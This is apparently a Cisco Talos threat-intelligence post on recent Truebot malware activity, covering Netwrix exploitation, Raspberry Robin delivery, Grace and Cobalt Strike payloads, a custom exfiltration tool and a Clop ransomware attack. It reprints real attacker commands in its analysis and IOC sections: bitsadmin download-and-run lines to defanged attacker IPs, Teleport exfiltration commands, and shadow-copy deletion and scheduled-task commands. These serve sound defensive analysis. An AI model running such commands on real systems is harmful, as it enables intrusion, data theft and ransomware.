Breaking the silence - Recent Truebot activity

By Tiago Pereira

Published: 2022-12-08 · Archived: 2026-04-05 19:57:14 UTC

Thursday, December 8, 2022 14:38

Since August 2022, we have seen an increase in infections of Truebot (aka Silence.Downloader) malware. Truebot was first identified in 2017 and researchers have linked it to a threat actor called Silence Group that is responsible for several high-impact attacks on financial institutions in several countries around the world.

There are claims by other researchers that this group is associated with the well-known threat actor TA505 (aka Evil Corp). In our research, we found that one of the new follow-on payloads that Truebot drops is Grace (aka FlawedGrace and GraceWire) malware, which is attributed to TA505, further supporting these claims.

Recently, the attackers have shifted from using malicious emails as their primary delivery method to other techniques. In August, we saw a small number of attacks that exploited a recent remote code execution vulnerability in Netwrix auditor. In October, a larger number of infections leveraged Raspberry Robin, a recent malware spread through USB drives, as a delivery vector. We believe with moderate confidence that during November, the attackers started using yet another way to distribute the malware.

Post-compromise activity included data theft and the execution of Clop ransomware. While investigating one of these attacks, we found what seems to be a fully featured custom data exfiltration tool, which we are calling "Teleport," that was extensively used to steal information during the attack.

So far, we have identified two different Truebot botnets. One is distributed worldwide, but with particular focus on Mexico, Pakistan, and Brazil. The second, more recent botnet appears to be focused on the U.S. While we don't have enough information to say that there is a specific focus on a sector, we noticed a number of compromised education sector organizations.


New attack vectors

In August, we noticed a small number of cases where Truebot was executed after the exploitation of a vulnerability in Netwrix Auditor, an IT asset management tool.


We have high confidence that this was used as the entry vector on some of the compromised organizations. However, due to the reduced exposure of this product directly on the internet, it is unlikely that the attackers managed to compromise a high number of systems this way.

Later, in the beginning of October, we started seeing a bigger uptick in Truebot infections, as it started being delivered by Raspberry Robin malware. This was also noticed by others, such as Microsoft, which wrote a blog post focused on the connections of Raspberry Robin to a larger ecosystem that included Truebot as one of the payloads.

We believe with high confidence that these two vectors, mainly the Raspberry Robin delivery, led to the creation of a botnet of over 1,000 systems that is distributed worldwide, but with particular focus on Mexico, Brazil, and Pakistan, as seen in the following image.




In November, we started seeing a new botnet being created.The following image shows the evolution of the infections on this botnet, based on openDNS telemetry:




While the the victims of the first botnet were mostly desktop systems not directly accessible from the internet, this second botnet is almost exclusively composed of Windows servers, directly connected to the internet, and exposing several Windows services such as SMB, RDP, and WinRM, but interestingly not Netwrix. This suggests that the attackers are using another distribution mechanism, although we have not yet identified this attack vector.

This new botnet, with over 500 infections at the time of writing, seems to be focused on the U.S. (around 75% of infections). The following image shows the geographic infection distribution.



Netwrix vulnerability (CVE-2022-31199) based delivery

Between mid-August and September, we observed a small number of events in which suspicious commands were executed by a process named UAVRServer.exe. This process triggered the execution of bitsadmin to download and execute a binary. Further research revealed that this was an updated version of Truebot.



The following is an example of one of these commands executed by the UAVRServer.exe process:

```
C:\\Windows\\System32\\cmd.exe /c bitsadmin /transfer MSVCP hxxp://179[.]60[.]150[.]53:80/download/msruntime.d
```

Although we were not able to collect the exploit code. Because multiple of these events occurred in the same timeframe on unrelated organizations, we believe with high confidence that these events are the result of the exploitation of a vulnerability in Netwrix Auditor (CVE-2022-31199) that was made public in July 2022 by Bishop Fox.

Netwrix Auditor is an auditing tool that is used to assess the compliance with security and other best practices of IT assets and, according to the vulnerability disclosure document: *"Netwrix Auditor is vulnerable to an insecure object deserialization issue that is caused by an unsecured .NET remoting service. An attacker can submit arbitrary objects to the application through this service to achieve remote code execution on Netwrix Auditor servers."*

However, the vulnerable .NET remoting service would not usually be exposed to the internet, which may explain why we have seen only a small number of these attacks. We were able to confirm that at least one of the exploited systems was directly exposed to the internet with minimal or no firewall protection, and believe with high confidence that this exploit was the entry vector to an attack that included further post-compromise activity.

According to the vulnerability disclosure document: *"Since this service is typically executed with extensive privileges in an Active Directory environment, the attacker would likely be able to compromise the Active Directory domain."*

This means that exploiting the vulnerability is effectively a fast track to compromising an organization domain-wide. It also means that this vulnerability is likely to be exploited within organizations that are already compromised to get administrative rights without raising any red flags.


This vulnerability had been published only a few weeks before the attacks took place, and the number of systems exposed from the internet is expected to be quite small. This suggests that the attackers are not only on the lookout for new infection vectors, but are also able to quickly test them and incorporate them into their workflow.

Raspberry Robin delivery

More recently, since the beginning of October, we started seeing a higher number of systems infected with Truebot. This timeframe corresponded with new research that found many of these systems had previous Raspberry Robin infections that were delivering Truebot.

This has been documented by Microsoft in a blog detailing how Raspberry Robin is part of a larger criminal ecosystem and has recently started delivering a few other malware families, including FakeUpdates, IcedID, Bumblebee, and Truebot.

In our telemetry, we have observed multiple occurrences of Raspberry Robin delivering Truebot. The following image illustrates the attack sequence.




The system was infected with Raspberry Robin through a USB device and, just a few minutes later, the malicious process downloaded the Truebot .dll file and executed it using rundll32.exe.

In other cases, the Raspberry Robin infection that delivered Truebot had been present for some time.

New Truebot version

Truebot is a downloader malware. As such, its main goal is to infect systems, collect information to help triage interesting targets, and deploy additional payloads. Once a system is infected, the malware collects information and sends it to the attacker's command and control (C2). This version collects additional information: a screenshot, the computer name, the local network name, and active directory trust relations.



This collected information hints at what the attackers are looking for. Active directory trust relations allow organizations to share users and resources across domains. Some use cases include extranets, connecting service providers or even mergers and acquisitions.

This suggests the attackers are targeting large organizations, where these relations are more commonly deployed. Besides being a great indicator of a large organization, one example where this information could prove useful would be in finding a poorly protected network (for example, a company acquisition) that would provide an entry route to a more secure network.

As a downloader tool, there are also some features that were not present in previously documented versions of the malware. Besides downloading and executing files, the malware is now able to load and execute additional modules and shellcodes in memory, making the payloads less likely to be detected.

As illustrated in the image above, the "404NOTFOUND" command is used to emit no command. The "KLL | KLLSELF" commands causes the bot to uninstal, and, if the response contains an HTTP URL followed by a "| <action>" keyword, it performs one of the following actions:

- |EXE – Download and run .exe file
- |DLL – Download and run .dll file
- |PS1 – Download and run .ps1 file
- |BAT – Download and run .bat file
- |DNM – Download and run .dll in memory
- |SCH – Download and run shellcode
- |S64 – Download and run 64 bit shellcode

The communication protocol changed slightly to include the new features. In summary, the HTTP communication includes new fields to include the network name and trust relations data and it is sent as a POST request with a parameter "q=<base64 encoded data>". The remaining protocol details and encryption mechanism seem to remain unchanged, as has been previously documented.


Post-compromise activity

Post compromise, we found two payloads delivered by Truebot, Cobalt Strike and Grace malware. and what seems to be a custom data exfiltration tool that was used extensively by the attackers to steal information from the network.

Grace and Cobalt Strike

Once the systems have been compromised with Truebot, the attackers triage what seem to be interesting systems for further analysis and deploy additional malware to assist in that analysis.

In this case, the payloads we found were 32- and 64-bit versions of Cobalt Strike reverse shell shellcode, Cobalt Strike delivered through PowerShell reflection, and a Grace shellcode loader containing a complex packer that contained Grace malware. This is a fairly complex packer, that was called "GraceWrapper" by Outpost24, that extensively documented it in a recent blog post, based on samples from an attack documented by Proofpoint in late 2021 where the new version of Grace was spotted.



After unpacking, we were able to obtain a Grace binary, easily identifiable by a string in memory as well as the C++ class names left in the binary.

```
00000015  C  .?AVActionParam@HH@@
00000017  C  .?AVMessage@Log@Base@@
00000010  C  .?AVObject@HH@@
0000001D  C  .?AVReadThread@TunnelIO@NS@@
00000017  C  .?AVSessionClient@NS@@
00000018  C  .?AVSessionGeneric@NS@@
00000012  C  .?AVThread@Base@@
00000014  C  .?AVThreadPool@HH@@
00000018  C  .?AVTransportBlock@NS@@
0000001D  C  .?AVTransportReadThread@NS@@
00000019  C  .?AVTransportThread@NS@@
0000001E  C  .?AVTransportWriteThread@NS@@
0000001E  C  .?AVTunnelClientDirectIO@NS@@
00000012  C  .?AVTunnelIO@NS@@
00000013  C  .?AVWireBlock@NS@@
0000002A  C  .?AVWireCleanupThread@SessionGeneric@NS@@
00000014  C  .?AVWireClient@NS@@
00000024  C  .?AVWireClientConnectionThread@NS@@
00000015  C  .?AVWireGeneric@NS@@
00000025  C  .?AVWireGenericConnectionThread@NS@@
00000013  C  .?AVWireParam@NS@@
0000001E  C  .?AVWriteThread@TunnelIO@NS@@
00000011  C  .?AV_com_error@@
00000014  C  .?AVbad_alloc@std@@
0000001F  C  .?AVbad_array_new_length@std@@
00000018  C  .?AVbad_exception@std@@
00000014  C  .?AVexception@std@@
00000017  C  .?AVlength_error@std@@
00000016  C  .?AVlogic_error@std@@
00000017  C  .?AVout_of_range@std@@
00000010  C  .?AVtype_info@@
```

Finding Grace as a payload is interesting, as it is known to be almost exclusively used by TA505, which further strengthens previous claims of a connection between Silence Group and TA505 made by Group-IB, which was based on source code comparison with FlawedAmmyy; and by Deutsche Telekom, by identifying different malware packed with TA505's custom packer.

After dropping one of the described payloads, the post-compromise attack flow is similar to that of other human-operated attacks. However, while investigating, we came across a set of commands to exfiltrate stolen data that made use of a tool that was unknown to us.

After examining the binary, we found what seems to be a custom data exfiltration tool built in C++ and containing several features that make the process of data exfiltration easier and stealthier. We are calling it "Teleport" based on the communication encryption key hardcoded in the binary.

Regarding the tool's features, the following usage information provided by the tool itself is a great summary:

```
 Usage: tool.exe /RH:str /RP:int [/RS:int] [/P:str] [/D:str] [/DS:str] [/M:str] [/MX:str] [/SL:int] [/SU:int] [/
/RH:str -- Server host name to upload to
/RP:int -- Server port number to upload to
/RS:int -- Upload speed (in kilobytes per second)
/P:str -- Directory prefix
/D:str -- Directory to download from (recursive search)
/DS:str -- Directory to download from (non-recursive search)
/M:str -- File mask (default is *.*)
/MX:str -- File mask to exclude
/SL:int -- Lower size limit (in bytes)
/SU:int -- Upper size limit (in bytes)
/CS:str -- Creation date since (DDMMYYYY)
/CU:str -- Creation date until (DDMMYYYY)
/MS:str -- Modified date since (DDMMYYYY)
/MU:str -- Modified date until (DDMMYYYY)
/E -- Prescan mode (cache files before sending)
/K -- Remove itself after execution
/Q -- Quiet mode (don't show messages)
Either /D or /DS must be specified.
Flags /M, /MX, /D and /DS may be used more than once.
```

Looking at the feature list we can see that, while not malicious per se, it has some features that are not common in remote copying tools that are useful to an attacker exfiltrating data during an attack:

- Limiting the upload speed, which can make the transmission go undetected by tools that monitor for large data exfiltration. This can avoid making the network slow due to the file copying activity.
- The communication is encrypted with a custom protocol to hide what information is being transmitted.
- Limiting the file size, which can maximize the number of stolen files by avoiding lengthy copies of files that may not be interesting.
- The ability to delete itself after use, which is ideal to keep it as unknown as possible.

While testing Teleport, we saw that the data was not in clear text. Further analysis revealed that it uses a custom communication protocol that encrypts data using AES and a hardcoded key. Reverse engineering revealed the following protocol structure that wraps the messages with an encryption layer.

Most messages sent by the tool to its server start with a message-type identifier, followed by the size of the remaining payload, of which the first four bytes are a CRC32 check to ensure the integrity of the message, the next 16 bytes are a random initialization vector. and the remaining bytes are the encrypted payload content using the algorithm AES/CBC/Nopadding.

The use of a custom data exfiltration tool is curious. Why would an attacker develop such a tool when there are so many different file copying solutions? There are a few possible reasons.

For example, it makes the process of stealing interesting information from an unknown network of unknown systems faster. If we look at its use during the attack, we can see that the attackers are repeating on a large number

of systems a few commands that the attackers know have good potential of gathering valuable information. For example:

```
 <redacted>.exe /RH:<exfiltration server> /RP:443 /x:<password> /MX:thumbs.db /MX:*.exe /MX:*.mov /MX:*.dll /P:<

<redacted>.exe /RH:<exfiltration server> /RP:443 /x:<password> /MX:thumbs.db /M:*.ost /M:*.pst /P:<remote path>

<redacted>.exe /RH:<exfiltration server> /RP:443 /x:<password> /MX:thumbs.db /MX:*.exe /MX:*.mov /MX:*.dll /P:<r
```

These commands effectively collect interesting files from the user's OneDrive and Downloads folders and collect the user's Outlook emails. Combining filtering by extension, file size, and file age allows the creation of commands that are repeatable and effective.

Another reason includes stealth. It is not on the list of common file copying files, which provides limited stealthiness, but it also allows the limitation of bandwidth usage and communication encryption.

The Clop attack

As previously mentioned, one of the possible outcomes of these attacks is double extortion using Clop ransomware. We had the opportunity to investigate one of these attacks in further detail. The following table summarizes the techniques used organized by the MITRE ATT&CK framework.

Clop ransomware attack MITRE overview

TALOS

MITRE ATT&CK	Action
Initial access	Netwrix Auditor Vulnerability USB/Raspberry Robin
Persistence	Truebot Cobaltstrike
Defense evasion	wevtutil.exe - to clear system logs bcdedit - To disable system recovery vssadmin - To disable volume shadow copies
Credential access	Adding admin users
Collection	teleport – Custom data exfiltration tool Sqlcmd – SQL Query tool, used to explore and exfiltrate DB data
Discovery	adrecon sqlcmd nltest
Lateral movement	WMIC Remote Desktop Powershell
Command and control	Cobaltstrike
Impact	Clop ransomware

The attack was in its essence similar to many other human-operated ransomware attacks. After compromise, the attackers dropped Cobalt Strike on several systems and started mapping the network and moving laterally to systems of interest. During the exploration and lateral movement phases, the attackers browsed key server and desktop file systems, connected to SQL databases, and collected data that was exfiltrated using the Teleport tool to an attacker-controlled server. Once sufficient data had been collected, the attackers created scheduled tasks on a large number of systems to simultaneously start executing the Clop ransomware and encrypt the highest possible volume of data.

Coverage

Ways our customers can detect and block this threat are listed below.

Cisco Secure Endpoint (AMP for Endpoints)	Cloudlock	Cisco Secure Email	Cisco Secure Firewall/Secure IPS (Network Security)
✓	N/A	N/A	✓
Cisco Secure Malware Analytics (Threat Grid)	**Cisco Umbrella DNS Security**	**Cisco Umbrella SIG**	**Cisco Secure Web Appliance (Web Security Appliance)**
N/A	N/A	N/A	✓

Cisco Secure Endpoint (formerly AMP for Endpoints) is ideally suited to prevent the execution of the malware detailed in this post. Try Secure Endpoint for free here.

Cisco Secure Web Appliance web scanning prevents access to malicious websites and detects malware used in these attacks.

Cisco Secure Email (formerly Cisco Email Security) can block malicious emails sent by threat actors as part of their campaign. You can try Secure Email for free here.

Cisco Secure Firewall (formerly Next-Generation Firewall and Firepower NGFW) appliances such as Threat Defense Virtual, Adaptive Security Appliance and Meraki MX can detect malicious activity associated with this threat.

Cisco Secure Network/Cloud Analytics (Stealthwatch/Stealthwatch Cloud) analyzes network traffic automatically and alerts users of potentially unwanted activity on every connected device.

Cisco Secure Malware Analytics (Threat Grid) identifies malicious binaries and builds protection into all Cisco Secure products.

Umbrella, Cisco's secure internet gateway (SIG), blocks users from connecting to malicious domains, IPs and URLs, whether users are on or off the corporate network. Sign up for a free trial of Umbrella here.

Cisco Secure Web Appliance (formerly Web Security Appliance) automatically blocks potentially dangerous sites and tests suspicious sites before users access them.

Additional protections with context to your specific environment and threat data are available from the Firewall Management Center.

Cisco Duo provides multi-factor authentication for users to ensure only those authorized are accessing your network.

Open-source Snort Subscriber Rule Set customers can stay up to date by downloading the latest rule pack available for purchase on Snort.org.

The following Snort SIDs are applicable to this threat: 60844-60845, 60948-60949, 300329

IOCs

IOCs for this research can be found in our GitHub repository here.

Netwrix exploitation command examples:

```
 C:\\Windows\\System32\\cmd.exe /c bitsadmin /transfer IVjATqWXcLnw hxxp://179[.]60[.]150[.]53:80/download/Goog

C:\\Windows\\System32\\cmd.exe /c bitsadmin /transfer SysLog hxxp://179[.]60[.]150[.]34:80/download/file.ext c:\

C:\\Windows\\System32\\cmd.exe /c bitsadmin /transfer MSVCP hxxp://179[.]60[.]150[.]53:80/download/msruntime.dll
```

New Truebot version

Samples:

```
 092910024190a2521f21658be849c4ac9ae6fa4d5f2ecd44c9055cc353a26875 1ef8cdbd3773bd82e5be25d4ba61e5e59371c63317268
b95a764820e918f42b664f3c9a96141e2d7d7d228da0edf151617fabdd9166cf
80b9c5ec798e7bbd71bbdfffab11653f36a7a30e51de3a72c5213eafe65965d9
```

Download URLS:

```
 hxxp://179[.]60[.]150[.]34:80/download/file.ext
hxxp://179[.]60[.]150[.]53:80/download/msruntime.dll
hxxp://179[.]60[.]150[.]53:80/download/GoogleUpdate.dll
hxxp://tddshht[.]com/chkds.dll
```

C2 addresses:

```
 hxxp://nefosferta.com/gate.php
hxxp://185[.]55.[.]243[.]110/gate.php
hxxp://gbpooolfhbrb[.]com/gate.php
hxxp://88[.]214[.]27[.]100/gate.php
```

```
hxxp://hiperfdhaus.com/gate.php
hxxp://88[.]214[.]27[.]101/gate.php
hxxp://jirostrogud[.]com/gate.php
```

Sample:

```
dd94c2fc46a6670b4600cf439b35dc81a401b09d2c2372139afe7b754d1d24d4
```

Grace

Sample (decrypted shellcode):

```
27b6e71b4adeada41fb1e411a910872bfad999183d9d43ba6e63602e104d357b
```

C2:

```
45[.]227[.]253[.]102
```

Clop ransomware

Following are some of the command lines observed during this attack that may help detect ongoing malicious activity. There are, however, benign or dual-use tools and commands in this list so, they should not be used as the sole indicator of an ongoing attack.

```
 adfind.exe -f &(objectcategory=computer) operatingsystem -csv

adfind -f objectcategory=person samaccountname name displayname givenname department description title mail logo

adfind.exe -h <redacted> -f &(objectcategory=computer) operatingsystem samaccountname name displayname givenname

sqlcmd -q select name from sys.databases

sqlcmd -s <hostname> -q select name from sys.databases

sqlcmd -s <hostname> -q set nocount on; select table_name from information_schema.tables where table_type = 'bas

<redacted>.exe /RH:<exfiltration server> /RP:443 /x:<password> /MX:thumbs.db /MX:*.exe /MX:*.mov /MX:*.dll /P:<r

<redacted>.exe /RH:<exfiltration server> /RP:443 /x:<password> /MX:thumbs.db /M:*.ost /M:*.pst /P:<remote path>

<redacted>.exe /RH:<exfiltration server> /RP:443 /x:<password> /MX:thumbs.db /MX:*.exe /MX:*.mov /MX:*.dll /P:<r

C:\Windows\System32\wbem\WMIC.exe shadowcopy where ID=<redacted> delete
```

```
C:\windows\WinCDropQSysvolY.exe

C:\windows\WinCDropQSysvolY.exe runrun

schtasks.exe /create /tn OneDrvTest /tr C:\windows\SysZDropQLogonQ.exe /s
<redacted> /sc onstart /ru system /f

schtasks.exe /run /tn OneDrvTest /s <redacted>
```

Source: https://blog.talosintelligence.com/breaking-the-silence-recent-truebot-activity/